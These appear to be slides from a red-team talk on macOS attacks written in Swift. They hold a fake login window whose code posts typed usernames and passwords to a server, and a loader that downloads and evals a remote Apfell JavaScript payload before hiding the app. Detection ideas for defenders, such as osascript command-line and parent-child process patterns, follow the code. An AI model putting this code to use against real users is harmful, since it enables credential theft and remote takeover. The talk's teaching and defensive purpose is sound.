
Hardware: Camera
 Microphone
 USB
 Printing
 Bluetooth


App Data: Contacts
 Location
 Calendar

File Access:	Type	Permission & Access
User Selected File	Read/Write	☰
Downloads Folder	Read/Write	☰
Pictures Folder	None	☰
Music Folder	None	☰
Movies Folder	None	☰

Steps: ✓ Add the App Sandbox entitlement to your entitlements file

- To Add Code Behind Window Elements





```
class ViewController: NSViewController {  
  
    @IBOutlet weak var unameField: NSTextField!  
  
    @IBOutlet weak var passField: NSSecureTextField!  
  
    override func viewDidLoad() {  
        super.viewDidLoad()  
    }  
  
    override var representedObject: Any? {  
        didSet {  
            // Update the view, if already loaded.  
        }  
    }  
  
    @IBAction func submitBtn(_ sender: Any) {  
        let uNameData = unameField.stringValue  
        let passData = passField.stringValue  
        var req = URLRequest(url: URL(string: "http://127.0.0.1"))  
        req.httpMethod = HTTPMethod.post.rawValue  
        req.setValue("text/html", forHTTPHeaderField: "Content-Type")  
        req.setValue("Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.67  
Safari/537.36", forHTTPHeaderField: "User-Agent")  
  
        let dataToSend = "Username: \(uNameData), Password: \(passData)".data(using: .utf8)  
  
        req.httpBody = dataToSend  
  
        let task = URLSession.shared.dataTask(with: req){ data, response, error in  
            guard let data = data,  
                  response as? HTTPURLResponse,  
                  error == nil else {  
                return  
            }  
  
            let respString = String(data: data, encoding: .utf8)  
            // Initialization of immutable value 'respString' was never used; consider replacing with _ or  
            // removing it.  
            sleep(1)  
            exit(0)  
        }  
        task.resume()  
    }  
}
```

- Sign and notarize app
 - developer.apple.com
 - \$99/yr

Allow apps downloaded from:

- App Store
- App Store and identified developers

var launchApfell = true

```
let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let script =
        #"eval([ObjC.unwrap(S.NSString.alloc.initWithDataEncoding(SNSData.dataWithContentsOfURL(SNSURL.URLWithString('
[url_path_to_Apfell_launcher]')),$.NSUTF8StringEncoding)));"#
    let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))

    var compileErr : NSDictionary?
    k.compileAndReturnError(&compileErr)
    var scriptError : NSDictionary?

    k.executeAndReturnError(&scriptError)
}

sleep(1)
NSApp.setActivationPolicy(.accessory)
NSRunningApplication.current.hide()
```

- Consideration: App Transport Security

class Detection{}

- Parent-Child:
 - \$Office_Product -> /bin/sh
 - \$Scripting_lang -> /bin/sh
 - \$Scripting_lang -> /usr/bin/osascript
- Command Line:
 - osascript with “-e” and “popup”
 - osascript with “-e” and “clipboard”
 - osascript with “-l” and “JavaScript”
 - osascript in user-agent strings
- Examples for malicious use of macOS internals:
 - Network visibility
 - Visibility into new binaries/apps
 - Execution chains



var lookInto = true

- Defenders:
 - Keep up with Jamf and Digita Security
 - Execute these code samples as Xcode Playground files
 - Check EDR logs for gaps
 - Monitor network comms, execution chains




func Resources(){}

- Link to my MacShellSwift proof of concept tool (builds macho file):
 - <https://github.com/cedowens/MacShellSwift>
- Blog post:
 - <https://medium.com/red-teaming-with-a-blue-team-mentality/b5faaa11e121>
- Also check out Apfell By Cody Thomas:
 - <https://github.com/its-a-feature/Apfell>



THE NEVERENDING STORY



THE
NEVERENDING
STORY

HAS ENDED